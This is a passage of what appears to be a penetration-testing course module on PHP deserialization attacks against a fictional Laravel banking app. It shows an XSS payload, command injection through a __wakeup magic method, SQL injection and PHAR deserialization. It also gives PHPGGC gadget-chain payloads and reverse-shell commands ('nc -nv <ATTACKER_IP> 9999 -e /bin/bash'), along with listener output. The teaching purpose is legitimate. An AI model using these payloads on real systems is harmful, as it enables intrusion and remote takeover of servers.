
Running `exploit.php` again, we get another Base64-encoded payload:

```
php exploit.php

TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNld...SNIP...x0LmpwZyI7fQ==
```

Local testing confirms the payload works as expected:

```
php target.php

TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNld...SNIP...x0LmpwZyI7fQ==

$user->name = <script>alert(1)</script>
$user->email = [email protected]
$user->password =
$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda
$user->profile_pic = default.jpg

ie-message => Imported settings for '<script>alert(1)</script>'
```

We can take this payload, and when we import it into the system, we should get a pop-up window signifying a successful `reflected XSS` attack.



RCE: Magic Methods

Magic Methods

In the previous section, we identified that we could give ourselves an `@htbank.com` email address and found an XSS vulnerability. As the last step, we will try to get remote code execution on the server.

Taking another look at `app/Helpers/UserSettings.php` we can see definitions for the functions `__construct`, `__wakeup()` and `__sleep()` at the bottom of the file:

```
...
    public function __construct($Name, $Email, $Password, $ProfilePic) {
        $this->setName($Name);
        $this->setEmail($Email);
        $this->setPassword($Password);
        $this->setProfilePic($ProfilePic);
    }

    public function __wakeup() {
        shell_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Imported
settings for user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
    }

    public function __sleep() {
        return array("Name", "Email", "Password", "ProfilePic");
    }
}
```

In PHP, functions whose names start with `__` are reserved for the language. A subset of these functions are so-called magic methods which include functions like `__sleep`, `__wakeup`, `__construct` and `__destruct`. These are special methods that overwrite default PHP actions when invoked on an object.

In total, PHP has 17 `magic methods`. Ranked based on their usage in open-source projects, they are the following:

Method	Description
__construct	Define a constructor for a class. Called when a new instance is created. E.g. `new Class()`
__toString	Define how an object reacts when treated as a string. E.g. `echo $obj`
__call	Called when you try to call inaccessible methods in an **object** context E.g. `$obj->doesntExist()`
__get	Called when you try to read inaccessible properties E.g. `$obj->doesntExist`
__set	Called when you try to write inaccessible properties E.g. `$obj->doesntExist = 1`
__clone	Called when you try to clone an object E.g. `$copy = clone $object`
__destruct	Called when an object is destroyed (Opposite of constructor)
__isset	Called when you try to call `isset()` or `isempty()` on inaccessible properties E.g. `isset($obj->doesntExist)`
__invoke	Called when you try to invoke an object as a function, e.g. `$obj()`
__sleep	Called when serializing an object. If __serialize and __sleep are defined, the latter is ignored. E.g. `serialize($obj)`
__wakeup	Called when deserializing an object. If __unserialize and __wakeup are defined, the latter is ignored. E.g. `unserialize($ser_obj)`
__unset	Called when you try to unset inaccessible properties E.g. `unset($obj->doesntExist)`
__callStatic	Called when you try to call inaccessible methods in a **static** context E.g. `Class::doesntExist()`
__set_state	Called when `var_export` is called on an object E.g. `var_export($obj, true)`
__debuginfo	Called when `var_dump` is called on an object E.g. `var_dump($obj)`
__unserialize	Called when deserializing an object. If __unserialize and __wakeup are defined, __unserialize is used. Only in PHP 7.4+. E.g. `unserialize($obj)`
__serialize	Called when serializing an object. If __serialize and __sleep are defined, __serialize is used. Only in PHP 7.4+. E.g. `unserialize($obj)`

In our example, `__construct` overrides the default PHP constructor, allowing us to specify what should happen when a new `UserSettings` object is created (in this case assigning values from the constructor's parameters). Defining `__sleep` for the `UserSettings` object means that whenever the object is `serialized` this function will be executed prior. Similarly, `__wakeup` is called right before the object is `deserialized`.

Knowing what these methods are, `__wakeup` sticks out to us. We can see that the function is appending a line to `/tmp/htbank.log` every time a user is `deserialized`, which should be each time user settings are imported into the website. What especially stands out here is the use of `shell_exec` with a variable that we control (`$this->getName()` returns the `Name` property, which we can set).

Seeing that we can control part of the command that is passed to `shell_exec`, without any filters, this is an example of a simple command injection. If we set our name to begin with `";` we can break out of the `echo` command and run whatever other command we want.

Getting a Reverse Shell

Knowing that a command injection should be possible, we can update `exploit.php` to set our name to `"; nc -nv <ATTACKER_IP> 9999 -e /bin/bash; #`

```
...
echo base64_encode(serialize(new \App\Helpers\UserSettings('"; nc -nv
<ATTACKER_IP> 9999 -e /bin/bash;#', '[email protected]',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg')));
...
```

We will run `exploit.php` again to get our new payload:

```
php exploit.php
TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...d2ZkYSI7fQ==
```

We can update our local `UserSettings.php` to print out the entire command that will be passed to `shell_exec`, just to check if everything is good.

```
...
    public function __wakeup() {
        print('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Imported settings
for user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
        shell_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\') Imported
```

```
settings for user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
    }
...
```

Testing Locally

First, we should start a local Netcat listener and test the payload locally.

```
php target.php

TzoyNDoiQXBwXEhlbHBlcnNcVXNlclNldHRp...SNIP...d2ZkYSI7fQ==
echo "$(date +'[%d.%m.%Y %H:%M:%S]') Imported settings for user '"; nc -nv
127.0.0.1 9999 -e /bin/bash;#'" >> /tmp/htbank.logNcat: Version 7.93 (
https://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:9999.
```

We can see that the command injection was successful, and you may notice that none of the values were printed out like the other times we ran `target.php` (until we close Netcat).

Running against the Target

We can restart the listener on our attacking machine and once we import the payload into the web application we should get a reverse shell:

```
nc -nvlp 9999

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 172.20.0.4.
Ncat: Connection from 172.20.0.4:43134.
ls -l
total 12
drwxr-xr-x 2 sammy sammy 4096 Oct  8 22:47 css
-rw-r--r-- 1 sammy sammy    0 Sep 20 13:19 favicon.ico
-rw-r--r-- 1 sammy sammy 1710 Sep 20 13:19 index.php
-rw-r--r-- 1 sammy sammy   24 Sep 20 13:19 robots.txt
```

Other Attacks

In the example of `HTBank`, we used `deserialization` to control input to `shell_exec` and thus control the command that was executed. However, deserialization is not exclusive to command injection and will not always result in remote code execution, depending on which magic functions the developers have defined. As an attacker, you must be creative and may find it possible to conduct attacks such as SQLi, LFI, and DoS via deserialization.

SQLi via Deserialization

Here is an example of a possible SQL injection via deserialization. Imagine the classes `UserModel` and `UserProperty` are copied from the source code of some targeted website, and `POST_Check_User_Property` is a recreation of how the website handles some example POST request which results in a `UserProperty` object being deserialized.

There are a lot of magic methods defined here, but a couple should stick out. We can see in `UserModel.__get()` that the MySQL database is queried for the `$get` column (for example `$userModel->email` will result in `SELECT email FROM ...`).

In `UserProperty.__wakeup()`, we can see that upon deserializing a `UserProperty` object, a new `UserModel` object is created and queried for the property, presumably to check if it was updated.

The problem is that we can supply the serialized `UserProperty` object via the `POST_Check_User_Property` endpoint, and thus we can control the query which will be executed in `UserModel.__get` leading to SQL injection.

```php
<?php

class UserModel {
    function __construct($id) {
        $this->id = $id;
    }

    function __get($get) {
        $con = mysqli_connect("localhost", "XXXXX", "XXXXX", "htbank");
        $result = mysqli_query($con, "SELECT " . $get . " FROM users WHERE
id = " . $this->id);
        $row = mysqli_fetch_row($result);
        mysqli_close($con);
        return $row[0];
    }
}

class UserProperty {
    function __construct($id, $prop) {
        $this->id = $id;
        $this->prop = $prop;
        $u = new UserModel($id);
```

```
        $this->val = $u->$prop;
    }

    function __toString() {
        return $this->val;
    }

    function __wakeup() {
        $u = new UserModel($this->id);
        $prop = $this->prop;
        $this->val = $u->$prop;
    }
}

function POST_Check_User_Property($ser) {
    // ...
    $u = unserialize($ser);
    // ...
    return $u;
}

// EXPECTED USAGE:
// $password = new UserProperty(1, "password");
// echo "The password of user with id '1' is '$password'\n";
```

For this example, we would be able to carry out the SQL injection attack like so:

```
$up = new UserProperty(1, "group_concat(table_name) from
information_schema.tables where table_schema='htbank';-- ");
echo POST_Check_User_Property(serialize($up));
```

Running this results in proof the injection works:

```
php example.php

failed_jobs,migrations,password_resets,personal_access_tokens,users
```

RCE: Phar Deserialization

Finding the Vulnerability

Let's go back and review the profile picture upload function we've ignored for now. Inside `app/Http/Controllers/HTController.php:handleSettings()`, we can see the following code, which handles uploaded files.

```
...
if (!empty($request["profile_pic"])) {
  $file = $request->file('profile_pic');
  $fname = md5(random_bytes(20));
  $file->move('uploads',"$fname.jpg");
  $user->profile_pic = "uploads/$fname.jpg";
}
...
```

Although the website says `only JPG` are allowed, there doesn't seem to be any validation on the backend, and we should be able to upload anything. However, we see that the file name is a random MD5 value with `.jpg` appended. We can try uploading a PHP file and see if we can get code execution that way, but we will only get an error message saying that the browser can not display the image because it is corrupted.

If we right-click on the profile picture in the navbar and select "Copy Image Link," we get something like `http://SERVER_IP:8000/image?_=uploads/MD5.jpg` and if we visit it in the browser, we are taken to `http://SERVER_IP:8000/uploads/<MD5>.jpg`

We can check out the routes in `routes/web.php` to see where the `/image` endpoint is handled:

```
...
Route::get('/image', [HTController::class, 'getImage'])->name('getImage');
```

Checking out `app/Http/Controllers/HTController:getImage()`, we can see that `/image?_=...` will check if the file exists or not and then either redirect to it or the default profile picture.

```
...
public function getImage(Request $request) {
  if (file_exists($request->query('_')))
    return redirect($request->query('_'));
  else
    return redirect("/default.jpg");
}
...
```

Given that we know we can upload any file to the server, the fact that we can control the entire path passed to `file_exists` is a perfect scenario for us to exploit `PHAR deserialization`.

Introduction to PHAR Deserialization

According to the PHP documentation, PHAR is an extension to PHP which provides a way to put entire PHP applications into an "archive" similar to a JAR file for Java. You access files inside an archive using the `phar://` wrapper like so: `phar:///path/to/myphar.phar/file.php`.

In our situation, we can't get the server to redirect to a file within a PHAR archive since it will try redirecting to `http://SERVER_IP:8000/phar://...`. However, we don't need to do that to exploit this.

A PHAR archive has various properties, the most important of which (to us) is metadata. According to the PHP documentation, metadata can be any PHP variable that can be serialized. In PHP versions until 8.0, PHP will automatically deserialize metadata when parsing a PHAR file. Parsing a PHAR file means any time a file operation is called in PHP with the `phar://` wrapper. So even calls to functions like `file_exists` and `file_get_contents` will result in PHP `deserializing` PHAR metadata.

Note: Since PHP 8.0, this PHAR metadata is not deserialized by default. However, at the time of writing this module, 55.1% of websites still use PHP 7 so this is still a relevant attack.

Exploiting PHAR Deserialization

In our example, we have an arbitrary file upload in the settings page where we can upload a PHAR archive (with the jpg extension, but that's fine) and can supply an arbitrary path and protocol to `file_exists` via the `/image` endpoint, meaning we should be able to coerce the application into calling `file_exists` on a `PHAR` archive and thus `deserializing` whatever metadata we provide.

Let's create a new file called `exploit-phar.php` in the same folder as the `UserSettings.php` file from before, with the following contents:

```php
<?php
include('UserSettings.php');

$phar = new Phar("exploit.phar");

$phar->startBuffering();
```

```
$phar->addFromString('0', '');
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata(new \App\Helpers\UserSettings('"; nc -nv <ATTACKER_IP>
9999 -e /bin/bash;#', '[email protected]',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg'));

$phar->stopBuffering();
```

In this file, we will generate a `PHAR` archive named `exploit.phar`, and set the `metadata` to our command injection payload from the last section. Running this should generate `exploit.phar` in the same directory, but you may run into the following error:

```
PHP Fatal error:  Uncaught UnexpectedValueException: creating archive
"exploit.phar" disabled by the php.ini setting phar.readonly in XXXXX
Stack trace:
#0 XXXXX: Phar->__construct()
#1 {main}
  thrown in XXXXX on line XX
```

If you get this error, modify `/etc/php/7.4/cli/php.ini` like so and then run it again:

```
[Phar]
; phar.readonly = On
phar.readonly = Off
```

Once we have generated the `exploit.phar` archive, we can upload it as our profile picture.

With the file uploaded, we can copy the image link and prepend the `phar://` wrapper like this: `http://SERVER_IP:8000/image?_=phar://uploads/MD5.jpg`. When we visit this link, the server will call `file_exists('phar://uploads/MD5.jpg'),` and the metadata should be `deserialized`.

Starting a local Netcat listener and browsing to the link results in a reverse shell:

```
nc -nvlp 9999

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:57208.
```

```
ls -l
total 24
drwxr-xr-x 2 kali kali 4096 Oct 19 21:38 css
-rw-r--r-- 1 kali kali 5963 Oct 19 21:35 default.jpg
-rw-r--r-- 1 kali kali    0 Oct 19 21:39 favicon.ico
-rw-r--r-- 1 kali kali 1710 Apr 12  2022 index.php
-rw-r--r-- 1 kali kali   24 Apr 12  2022 robots.txt
drwxr-xr-x 2 kali kali 4096 Oct 19 22:47 uploads
```

If you want to learn more about this attack, I suggest you read this paper from BlackHat 2018.

Tools of the Trade

PHPGGC

In the last three sections, we identified a deserialization vulnerability and exploited it manually in three different ways (XSS and Role Manipulation via Object Injection, as well as Remote Code Execution). The way we achieved RCE was relatively straightforward: command injection in a call to `shell_exec` from `__wakeup()`. It is possible, and often necessary, to string together a much longer "chain" of function calls to achieve RCE. Doing this manually is out-of-scope for this module. However, there is a tool that we can use to do this automatically for a selection of PHP frameworks.

PHPGGC is a tool by Ambionics, whose name stands for `PHP Generic Gadget Chains`. It contains a collection of `gadget chains` (a chain of functions) built from vendor code in a collection of PHP frameworks, which allow us to achieve various actions, including file reads, writes, and RCE. The best part is with these gadget chains. We don't need to rely on a vulnerability in a magic function such as the command injection in `__wakeup()`.

We already established that the application we were testing for `HTBank GmbH` uses Laravel, and if we look on the GitHub page for PHPGGC, we can see a large selection of gadget chains for Laravel, which may result in RCE.

We can download PHPGGC by cloning the repository locally:

```
git clone https://github.com/ambionics/phpggc.git

Cloning into 'phpggc'...
remote: Enumerating objects: 3006, done.
remote: Counting objects: 100% (553/553), done.
remote: Compressing objects: 100% (197/197), done.
remote: Total 3006 (delta 384), reused 423 (delta 335), pack-reused 2453
```

```
Receiving objects: 100% (3006/3006), 437.63 KiB | 192.00 KiB/s, done.
Resolving deltas: 100% (1255/1255), done.
```

After moving into the project directory, we can list all `gadget chains` for `Laravel` with the following command:

```
phpggc -l Laravel

Gadget Chains
-------------

NAME              VERSION              TYPE                   VECTOR        I
Laravel/RCE1      5.4.27               RCE (Function call)    __destruct
Laravel/RCE10     5.6.0 <= 9.1.8+      RCE (Function call)    __toString
Laravel/RCE2      5.4.0 <= 8.6.9+      RCE (Function call)    __destruct
Laravel/RCE3      5.5.0 <= 5.8.35      RCE (Function call)    __destruct    *
Laravel/RCE4      5.4.0 <= 8.6.9+      RCE (Function call)    __destruct
Laravel/RCE5      5.8.30               RCE (PHP code)         __destruct    *
Laravel/RCE6      5.5.* <= 5.8.35      RCE (PHP code)         __destruct    *
Laravel/RCE7      ? <= 8.16.1          RCE (Function call)    __destruct    *
Laravel/RCE8      7.0.0 <= 8.6.9+      RCE (Function call)    __destruct    *
Laravel/RCE9      5.4.0 <= 9.1.8+      RCE (Function call)    __destruct
```

The version of Laravel used by `HTBank GmbH` is `8.83.25`, so `Laravel/RCE9` should work just fine. We can see that the `Type` of this gadget chain is `RCE (Function call)`. This means we need to specify a PHP function (and its arguments) that the gadget chain should call for us.

To get a reverse shell, we want to call the PHP function `system()` with the argument `'nc -nv <ATTACKER_IP> 9999 -e /bin/bash'`, and so we get the following command (with the `-b` flag to get Base64 encoded output):

```
phpggc Laravel/RCE9 system 'nc -nv <ATTACKER_IP> 9999 -e /bin/bash' -b
Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2...SNIP...Jhc2giO319
```

We can start a Netcat listener, and after importing the Base64 string from PHPGGC into the web application, we should get a reverse shell:

```
nc -nvlp 9999

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
```

```
Ncat: Connection from 172.20.0.4.
Ncat: Connection from 172.20.0.4:39924.
ls -l
total 12
drwxr-xr-x 2 sammy sammy 4096 Oct  8 22:47 css
-rw-r--r-- 1 sammy sammy    0 Sep 20 13:19 favicon.ico
-rw-r--r-- 1 sammy sammy 1710 Sep 20 13:19 index.php
-rw-r--r-- 1 sammy sammy   24 Sep 20 13:19 robots.txt
```

Note: This payload generated from `PHPGGC` works, but results in a `500: Server Error` whereas our custom payload did not. This is because `PHPGGC` does not generate a valid `UserSettings` object. If our only goal is to get RCE, this doesn't matter, however.

PHAR(GGC)

Quoting from PHPGGC's GitHub README.md: "At BlackHat US 2018, @s_n_t released PHARGGC, a fork of PHPGGC which, instead of building a serialized payload, builds a whole PHAR file. This PHAR file contains serialized data and, as such, can be used for various exploitation techniques (file_exists, fopen, etc.)." The fork has since been merged into PHPGGC.

We can use PHPGGC to simplify exploiting the PHAR deserialization attack we covered in the previous section. Even better, we can use PHPGGC's vast array of gadget chains, so we don't need to rely on the command injection vulnerability.

We can generate the payload like so:

```
phpggc -p phar Laravel/RCE9 system 'nc -nv <ATTACKER_IP> 9999 -e
/bin/bash' -o exploit.phar
```

Then following the rest of the steps in the last section, we will upload `exploit.phar` as a profile picture, copy the link, prepend `phar://` to the path, and start a local Netcat listener to receive our reverse shell:

```
nc -nvlp 9999

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:57892.
ls -l
total 24
drwxr-xr-x 2 kali kali 4096 Oct 19 21:38 css
-rw-r--r-- 1 kali kali 5963 Oct 19 21:35 default.jpg
```

```
-rw-r--r-- 1 kali kali    0 Oct 19 21:39 favicon.ico
-rw-r--r-- 1 kali kali 1710 Apr 12  2022 index.php
-rw-r--r-- 1 kali kali   24 Apr 12  2022 robots.txt
drwxr-xr-x 2 kali kali 4096 Oct 19 22:51 uploads
```

Identifying a Vulnerability (Python)


Scenario (HTBooks)

For this next scenario, let's imagine another company named `HTBooks GmbH & Co KG` hired us to perform a white-box test of their website. We are given the URL, the source code, and the credentials: `franz.mueller:bierislekker`


Initial Recon

Looking at the main page, we see nothing interesting, just some placeholder text.


If we click on the `Sign up` link in the navbar, we will find that user registrations have been temporarily disabled. Fortunately for us, we were given a set of credentials, so this doesn't matter too much.



Heading on over to `/login`, we can log into the website using the credentials `franz.mueller:bierislekker` given to us.




Now that we are logged in, we can navigate to the catalog, where we quickly realize nothing is interesting. It is just a static list of books in stock and their corresponding statuses.




Title	ISBN	Status
Animal Stories, $19.99	978-1-60309-502-0	Not available
Cosmoknights (Book One), $19.99	978-1-60309-454-2	Not available
The Delicacy, $24.99	978-1-60309-492-4	Not available
Doughnuts and Doom, $14.99	978-1-60309-513-6	Available
Dragon Puncher (Book 3): Dragon Puncher Punches Back, $9.99	978-1-60309-514-3	Not available
Essex County, $29.95	978-1-60309-038-4	Not available
Free Pass, $19.99	978-1-60309-505-1	Not available
